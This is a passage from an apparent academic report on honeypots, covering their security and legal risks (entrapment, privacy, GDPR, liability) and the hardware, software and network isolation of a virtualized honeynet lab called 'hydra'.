Since honeypot effectiveness may lie under question, it is also worth noting that deployment and maintenance costs of honeypots are also a concern as they require significant resources allocation, however virtualization has greatly reduced technical resources' costs of honeypot operation. Administration requirements in man-hours for deployment and monitoring remain significant though.

## Security concerns

As honeypots can be described as resources that are destined to be compromised, it is apparent that they are capable of introducing security risks. Incorrect deployment may prove hazardous, as a compromised honeypot lying inside the internal network may assist attackers in causing damage they wouldn't be capable of, if the honeypot wasn't there at all. This risk

depends on honeypot type and deployment approach. High-interaction honeypots are much more dangerous as they offer the attacker a full operating system to command, and the risk is greater when a honeypot is part of the production network. Proper network isolation through other tools, like firewalls and proper network segmentation is key to limit risk introduced by honeypots. (Symantec Connect Community, 2004)

## Legal risks

The use of honeypots can introduce considerable legal issues to the party responsible for their operation, to an extent that varies between different nations and between different kinds of honeypots. It is impossible to responsibly provide an answer to the question whether honeypots are "legal or illegal" in the scope of current paper but some key points will be analyzed.

- **Entrapment**

One of the legal issues often discussed about honeypots is that of entrapment. Entrapment is "*a law-enforcement officer's or government agent's inducement of a person to commit a crime, by means of fraud or undue persuasion, in an attempt to later bring a criminal prosecution against that person." (Garner*, 1999). The problems with attributing honeypots with legal risk of entrapment are evident. A honeypot operator is usually not a law-enforcement entity, and even in case the honeypot is operated by law enforcement for some reason, then it is questionable if the attacker was entrapped into committing the crime of compromising the honeypot. There would be no reason attackers are interacting with a honeypot, to the extent of reaching the point of compromising it, if their initial intentions weren't exactly those of carrying out a cyber attack of some scale.

- **Privacy**

Another legal aspect of honeypot are privacy concerns. Legal issues related to privacy can become very complicated, and vary depending on legislating country and honeypot type. Honeypots can be attributed with *interception of communications* which is illegal according to the US Wiretap Act, and related monitoring of honeypots does deprive hackers of their privacy rights. A way of running honeypots legally is that users (including malicious users) are made aware of monitoring in place and agree that proceeding with using a resource means they give consent to being monitored. This is still not enough as depending on the method of access, users may fail to be shown a consent banner before connecting, or the consent banner is not written in their language. (Spitzner, 2003)




*Figure 17 - An example of a consent banner, displayed before connecting to a digital resource*
*(Spitzner, 2003)*

Another important aspect of privacy is how, where and for how long usage data generated by monitoring of honeypots is being processed, and naturally, what kind of data (Sokol, Míšek & Husák, 2017) . Under EU law, and especially after the General Data Protection Regulation (GDPR) came into force, personal data includes "*any information relating to an identified or identifiable natural person; an identifiable person is one who can be identified, directly or indirectly."* This is a very broad definition can include virtually any data, among others, IP addresses. Handling of personal data under the GDPR law has to be bound to a purpose.

Data processing requires legal grounds, some of them being the following:

- *The data subject has unambiguously given their consent.*
- *The processing is necessary to comply with a legal obligation to which the controller is subject.*
- *The processing is necessary for the purposes of legitimate interests pursued by the controller or by a third party or parties to whom the data are disclosed, except cases where such interests are overridden by the interests for fundamental rights and freedoms of the data subject.*

Legitimate interest administrators in production honeypots can be the *safeguarding the security of the service,* however in the case of research honeypots the same legitimate interest is weaker as a legal ground.

A retention period for storing any data collected must be set in any case, and after this period, data should be erased irrevocably. This period should be no longer than legitimate interests can justify.

Finally, any personal data collected by honeypots should never be published in any way without prior thorough anonymizing and masking, no exceptions there.

- **Liability**

The most evident legal issue with honeypots is liability. If a honeypot is compromised, and then is used to attack a third party, then the honeypot operator will be also liable for the attack. Other forms of liability not involving another attack, may be the honeypot being used to store or distribute illegal data, such as child pornography or e-piracy content (Spitzner, 2003). Liability risk is low in low interaction honeypots, and very high in high interaction honeypots. Best course of action to limit the risk is make sure that honeypots cannot

communicate externally after being compromised, which is not very straightforward to achieve, and also reduces the interaction level.

Summarizing, legal risks associated with honeypots are considerably large, and become more significant over time, as laws protecting privacy tend to become more strict worldwide. There isn't much data on legal cases of organizations or individuals being prosecuted for privacy related crimes when operating honeypots or hackers suing honeypot operators, and until some cases and their outcomes become known, it is difficult to assess how a judge would handle such a case, and even then, it would be impossible to have data on every possible case in every possible region. The only thing that is certain is that it would be highly unwise for anyone to operate honeypots without legal counseling and without acknowledging the existence of a legal risk of a certain degree.

# 8. A HONEYPOT LAB: hydra - Overview

In this section, a setup and operation of a honeynet will be detailed. The lab has been code named “hydra” and has been set up inside the infrastructure of a cyber risk management business. It is 100% virtualized, including its firewall. It consists of three virtual machines operating as honeypots, one for SSH/Telnet service, one for a Wordpress login page honeypot, and a VoIP server. Another 2 virtual machines are used, one operating as the honeynet’s firewall, and the other one is a SIEM (Security Information and Event Management) system used for monitoring. The total number of virtual machines is 5.

## The lab’s hardware

The lab uses the following hardware, which is also used for production purposes of the organization hosting the honeypots

- Modems

| Modem | ISP | Mode | Speed | Interface |
|---|---|---|---|---|
| **Draytek Vigor VDSL** | ISP 1 | Bridge | 50/5 mbps down/up | WAN1 |
| **Technicolor VDSL** | ISP 2 | Bridge | 50/5 mbps down/up | WAN2 |
| **Cellular Carrier 4G/LTE** | CELLULAR CARRIER | Router | Variable | WAN3 |

- Main Router

### SG-8860 1U pfSense® Security Gateway Appliance

This is the main router handling traffic of all networks, connected to all three Internet Service Providers (ISPs) available to the organization. It offers a total of 6 Gigabit Ethernet ports which can be configured as WANs or LANs depending on needs. Specifications include an Intel(R) Atom(TM) CPU C2758 @ 2.40GHz, 8GB of RAM, and 64GB SSD drive. The router’s software is pfSense open-source firewall operating system.

- Virtualization Hypervisor Server

### DELL PowerEdge R530

This is the server that runs the hypervisor software (VMware ESXi) and hosts all 5 virtual machines used for this honeynet lab. It's specifications include a 6-core Intel(R) Xeon(R) CPU E5-2603 v3 @ 1.60GH, 64GB of DDR4 RAM and a RAID array of 2 disks used for Storage.

## The lab's software

The lab has been created using only free and open source software, except for the virtualization hypervisor which carries a commercial licence.

### 1) Main Firewall/Router

The main firewall of the organization runs the **pfSense** firewall operating system 2.4.3-RELEASE-p1.

### 2) Virtualization Hypervisor

The hypervisor software handling all virtual machines is the **VMware ESXi 6.5.0 build-4564106.**

### 3) Inner Firewall/Router for honeynet (VM)

The firewall VM used for the honeynet is also a **pfSense** firewall operating system 2.4.2-RELEASE. Allocated resources are 1 virtual CPU, 768 MB of memory, and 8GB of storage.

### 4)SSH/telnet honeypot (VM)

The operating system for this honeypot is **Ubuntu Linux 16.04.3 Server LTS**, and installed software is the following

- **cowrie SSH/telnet honeypot** (project page on github: https://github.com/cowrie/cowrie).
- **filebeat** version 6.3.2, used for log collecting and forwarding to SIEM's logstash service

- **Wazuh-agent** v3.3.1, which is host-based IDS software

Allocated resources are 1 virtual CPU, 1GB of memory, and 16GB of storage.

### 5) Wordpress page honeypot (VM)

The operating system for this honeypot is Ubuntu Linux 16.04.3 Server LTS, and the software operated is:

- **Wordpot** (project page on github: https://github.com/gbrindisi/wordpot).
- **filebeat** version 6.3.2, used for log collecting and forwarding to SIEM's logstash service

  Allocated resources are 1 virtual CPU, 1GB of memory, and 16GB of storage.

### 6) SIEM server (VM)

The operating system hosting the SIEM service is **Ubuntu Linux 18.04**, and the SIEM software stack consists of the following:

- **elasticsearch** version 6.3.1, used for log database and indexing
- **logstash** version 6.3.1, used for receiving and processing logs
- **kibana** version 6.3.1, which is the front-end viewer of the SIEM database
- **wazuh-manager** version 3.6, which is the receiver of the host-based IDS software wazuh, installed on honeypots.

Allocated resources are 4x virtual CPU, 8GB of memory, and 150GB of storage.

### 7) Asterisk-based VoIP server (VM)

The VoIP server operating system is Sangoma's **freepbx** version 14, and is a standalone Linux installation featuring asterisk-based VoIP capabilities.

## The lab's network topology and isolation

- **Full network topology**

Since this lab is set up internally in a production infrastructure it is very important to make sure proper isolation is configured between the honeynet network and the production network. This is achieved using a honeynet-dedicated VLAN (VLAN ID 200) in the production network which only forwards select external ports to the honeynet's firewall/router/gateway virtual machine, which routes this traffic into the honeynet accordingly.




*Figure 17 - The honeynet's network topology, also showing production network*

- **Hypervisor virtualized network topology**

The hypervisor hosting honeynet's virtual machines also hosts production systems, so two virtual networks with virtual switches (vSwitches) had to be deployed inside the hypervisor. The honeynet's WAN network (virtualized) is actually the production network's VLAN 200, with traffic flowing through a dedicated physical Ethernet cable into the hypervisor, only accessible by the honeynet Firewall (as WAN interface). Specific traffic is allowed one-way from another VLAN (admin VLAN) in the production network, for monitoring and administration purposes.




*Figure 18 - The network topology inside the virtualization hypervisor, allowing both production and honeypot systems with isolation*

The honeypots are placed connected to a virtual switch which is the honeynet's LAN interface, also isolated from the other production VLANs.

The WAN virtual switch has the following topology, only connecting the honeynet's firewall WAN interface to the main (production network) VLAN 200 with a physical ethernet cable:




*Figure 19 - The honeynet's WAN network topology inside the hypervisor, showing only one link between the WAN interface of honeynet's firewall to a physical cable which carries production network's VLAN 200 traffic.*

The LAN virtual switch connects the honeynet's firewall LAN interface to all virtual machines in the honeynet, and is 100% virtual (no physical connections).




*Figure 20 - The honeynet's LAN network topology inside the hypervisor, linking all honeynet virtual machines at a switch level.*

- **Attack scenario example network flow**

In case of an incoming SSH attack to any of the external addresses, the traffic flow will resemble the following, packets being forwarded a number of times as well as destination port changing before reaching the SSH honeypot:




*Figure 21 - An incoming attack traffic flow, port 2222 on honeypot VM is accepting connections to the cowrie honeypot for SSH*

- **Monitoring scenario example network flow**

In case of an administrator attempting to connect to a honeypot for maintenance or other purpose, the connection is being made to the honeynet's WAN address at another port. Traffic from the admin VLAN has been whitelisted to the honeynet WAN address, however if a honeypot is compromised, it won't be able to connect to the admin network, as the traffic allowance is one-way and handled via NAT port forwarding. Control ports for admins are not accessible from any external network.

